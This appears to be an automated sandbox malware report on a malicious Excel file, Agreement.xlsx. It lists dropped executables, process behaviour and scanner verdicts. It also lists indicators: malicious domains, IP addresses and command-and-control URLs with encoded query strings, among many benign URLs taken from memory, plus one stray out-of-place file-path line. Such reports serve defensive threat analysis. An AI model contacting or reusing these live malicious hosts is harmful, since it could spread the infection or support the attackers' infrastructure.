Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
4.2.vbc.exe.c70000.3.unpack	100%	Avira	HEUR/AGEN.1109526		Download File
5.2.vbc.exe.400000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
kolamart.com	5%	Virustotal		Browse
ismaelworks.com	6%	Virustotal		Browse
www.mgg360.com	0%	Virustotal		Browse
activagebenefits.net	2%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/favicon.ico	0%	Avira URL Cloud	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	Avira URL Cloud	safe	
http://thesnake.herokuapp.com/snakes	0%	Avira URL Cloud	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://www.usmedicarenow.com/bw82/?OxlhlP1x=cQgJWKf5RX1pgHqtrNlNvU1Wcwt7yBWYkREyiU0JrpPbxB8OGrmWpa/gYGeP1DcG9D81oQ==&-Zz=NpM4AdWXGTqt_ry0	0%	Avira URL Cloud	safe	
http://www.ozu.es/favicon.ico	0%	Avira URL Cloud	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/	0%	Avira URL Cloud	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://p.zhongsou.com/favicon.ico	0%	Avira URL Cloud	safe	
http://service2.bfast.com/	0%	URL Reputation	safe	
http://service2.bfast.com/	0%	URL Reputation	safe	
http://service2.bfast.com/	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
kolamart.com	34.102.136.180	true	true	• 5%, Virustotal, Browse	unknown
ismaelworks.com	31.220.110.116	true	true	• 6%, Virustotal, Browse	unknown
www.mgg360.com	66.152.187.17	true	true	• 0%, Virustotal, Browse	unknown
activagebenefits.net	34.102.136.180	true	true	• 2%, Virustotal, Browse	unknown
ext-sq.squarespace.com	198.185.159.144	true	false		high
rizrvd.com	34.102.136.180	true	true		unknown
www.ismaelworks.com	unknown	unknown	true		unknown
www.activagebenefits.net	unknown	unknown	true		unknown
www.kolamart.com	unknown	unknown	true		unknown
www.usmedicarenow.com	unknown	unknown	true		unknown
www.tuvandadayvitos24h.online	unknown	unknown	true		unknown
www.rizrvd.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.usmedicarenow.com/bw82/?OxlhlP1x=cQgJWKf5RX1pgHqtrNlNvU1Wcwt7yBWYkREyiU0JrpPbxB8OGrmWpa/gYGeP1DcG9D81oQ==&-Zz=NpM4AdWXGTqt_ry0	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://search.chol.com/favicon.ico	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.mercadolivre.com.br/	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.merlin.com.pl/favicon.ico	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.de/	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.mtv.com/	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.rambler.ru/	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.nifty.com/favicon.ico	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.dailymail.co.uk/	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www3.fnac.com/favicon.ico	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://buscar.ya.com/	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.yahoo.com/favicon.ico	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.iis.fhg.de/audioPA	explorer.exe, 00000006.0000000 0.2167227314.0000000004B50000. 00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sogou.com/favicon.ico	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://asp.usatoday.com/	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://fr.search.yahoo.com/	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://rover.ebay.com	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://in.search.yahoo.com/	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://img.shopzilla.com/shopzilla/shopzilla.ico	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.ebay.in/	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://image.excite.co.jp/jp/favicon/lep.ico	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://%s.com	explorer.exe, 00000006.0000000 0.2178834889.000000000A330000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://msk.afisha.ru/	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	vbc.exe, 00000004.00000002.215 7265721.000000000235A000.00000 004.00000001.sdmp	false		high
http://busca.igbusca.com.br//app/static/images/favicon.ico	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.rediff.com/	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.windows.com/pctv.	explorer.exe, 00000006.0000000 0.2166477724.0000000003C40000. 00000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.ya.com/favicon.ico	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.etmall.com.tw/favicon.ico	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://it.search.dada.net/favicon.ico	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.naver.com/	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.google.ru/	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.hanafos.com/favicon.ico	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://cgi.search.biglobe.ne.jp/favicon.ico	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.abril.com.br/favicon.ico	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.daum.net/	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.naver.com/favicon.ico	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.msn.co.jp/results.aspx?q=	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.clarin.com/favicon.ico	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://buscar.ozu.es/	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://kr.search.yahoo.com/	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.about.com/	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://thesnake.herokuapp.com/snakes	vbc.exe, 00000004.00000002.215 7265721.000000000235A000.00000 004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://busca.igbusca.com.br/	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.microsofttranslator.com/BVPrev.aspx?ref=IE8Activity	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.ask.com/	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.priceminister.com/favicon.ico	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.cjmall.com/	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.centrum.cz/	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://suche.t-online.de/	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.google.it/	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.auction.co.kr/	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.ceneo.pl/	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.amazon.de/	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false		high
http:// www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv	explorer.exe, 00000006.0000000 0.2175705501.000000000861C000. 00000004.00000001.sdmp	false		high
http://sads.myspace.com/	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://busca.buscape.com.br/favicon.ico	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.pchome.com.tw/favicon.ico	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://browse.guardian.co.uk/favicon.ico	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://google.pchome.com.tw/	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://list.taobao.com/browse/search_visual.htm?n=15&q=	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.rambler.ru/favicon.ico	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://uk.search.yahoo.com/	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://espanol.search.yahoo.com/	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.ozu.es/favicon.ico	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.sify.com/	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://openimage.interpark.com/interpark.ico	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.yahoo.co.jp/favicon.ico	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.com/	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.gmarket.co.kr/	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.nifty.com/	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://searchresults.news.com.au/	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.google.si/	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.google.cz/	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.soso.com/	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.univision.com/	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.ebay.it/	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://images.joins.com/ui_c/fvc_joins.ico	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.asharqalawsat.com/	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://busca.orange.es/	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://cnweb.search.live.com/results.aspx?q=	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://auto.search.msn.com/response.asp?MT=	explorer.exe, 00000006.0000000 0.2178834889.000000000A330000. 00000008.00000001.sdmp	false		high
http://search.yahoo.co.jp	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.target.com/	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://buscador.terra.es/	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.orange.co.uk/favicon.ico	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.iask.com/	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.tesco.com/	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://cgi.search.biglobe.ne.jp/	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.seznam.cz/favicon.ico	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://suche.freenet.de/favicon.ico	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.interpark.com/	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.ipop.co.kr/favicon.ico	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://investor.msn.com/	explorer.exe, 00000006.0000000 0.2166477724.0000000003C40000. 00000002.00000001.sdmp	false		high
http://search.espn.go.com/	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.myspace.com/favicon.ico	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.centrum.cz/favicon.ico	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://p.zhongsou.com/favicon.ico	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://service2.bfast.com/	explorer.exe, 00000006.0000000 0.2179159439.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.%s.comPA	explorer.exe, 00000006.0000000 0.2161587141.0000000001C70000. 00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
66.152.187.17	unknown	United States		35916	MULTA-ASN1US	true
198.185.159.144	unknown	United States		53831	SQUARESPACEUS	false
18.194.54.219	unknown	United States		16509	AMAZON-02US	true
34.102.136.180	unknown	United States		15169	GOOGLEUS	true
31.220.110.116	unknown	Lithuania		47583	AS-HOSTINGERLT	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	345179
Start date:	27.01.2021
Start time:	20:04:52
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 42s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Agreement.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	9
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout

Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@9/6@7/5
EGA Information:	Failed
HDC Information:	• Successful, ratio: 23.6% (good quality ratio 22.5%) • Quality average: 70.1% • Quality standard deviation: 29.3%
HCA Information:	• Successful, ratio: 94% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe • TCP Packets have been reduced to 100

Simulations

Behavior and APIs

Time	Type	Description
20:06:10	API Interceptor	37x Sleep call for process: EQNEDT32.EXE modified
20:06:12	API Interceptor	106x Sleep call for process: vbc.exe modified
20:06:35	API Interceptor	204x Sleep call for process: wlanext.exe modified
20:07:19	API Interceptor	1x Sleep call for process: explorer.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
66.152.187.17	hmH9ZhBQFD.exe	Get hash	malicious	Browse	• www.mgg360.com/bw82/?AjR=92sn3P3sAy9ScZuSdsZEcwqQjW3QIGzSMG74ovAifJzLmk/UOXX3SzG66EKQnpGmQ1wq&ndnDnN=-Zh4gtKhzFrx
	Signatures Required 21-01-2021.xlsx	Get hash	malicious	Browse	• www.mgg360.com/bw82/?KPO0Ltt0=92sn3P3pA19WcJiefsZEcwqQjW3QIGzSMGjo0scjbpzKmVTSJHG7E3+45hmGj5CVb2tavg==&GzuD_=dp5pdVbpjd

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	fl3TkfT33S.exe	Get hash	malicious	Browse	• www.mgg360.com/bw82/?EzuxZr=3f-8&XrFPk4mP=92sn3P3sAy9ScZuSdsZEcwqQjW3QIGzSMG74ovAifJzLmk/UOXX3SzG66HmA7YadXAZ72cM2sQ==
	2021 DOCS.xlsx	Get hash	malicious	Browse	• www.mgg360.com/bw82/?Bxo4nDP=92sn3P3pA19WcJiefsZEcwqQjW3QIGzSMGjo0scjbpzKmVTSJHG7E3+45hmGj5CVb2tavg==&pJE=YXglJj4Py
	xwE6WINHu1.exe	Get hash	malicious	Browse	• www.mgg360.com/bw82/?BjU=92sn3P3sAy9ScZuSdsZEcwqQjW3QIGzSMG74ovAifJzLmk/UOXX3SzG66EKQnpGmQ1wq&Jdy=THIDZXZPt04tW
	F9FX9EoKDL.exe	Get hash	malicious	Browse	• www.mgg360.com/bw82/?KZQL=92sn3P3sAy9ScZuSdsZEcwqQjW3QIGzSMG74ovAifJzLmk/UOXX3SzG66Hm5kp6eZWF82cMx/g==&RlW=bjoxnFJXA8hpCv
	NEW ORDER 15DEC.xlsx	Get hash	malicious	Browse	• www.mgg360.com/bw82/?ong0rTC=92sn3P3pA19WcJiefsZEcwqQjW3QIGzSMGjo0scjbpzKmVTSJHG7E3+45hmGj5CVb2tavg==&PFQL=nHl4EV
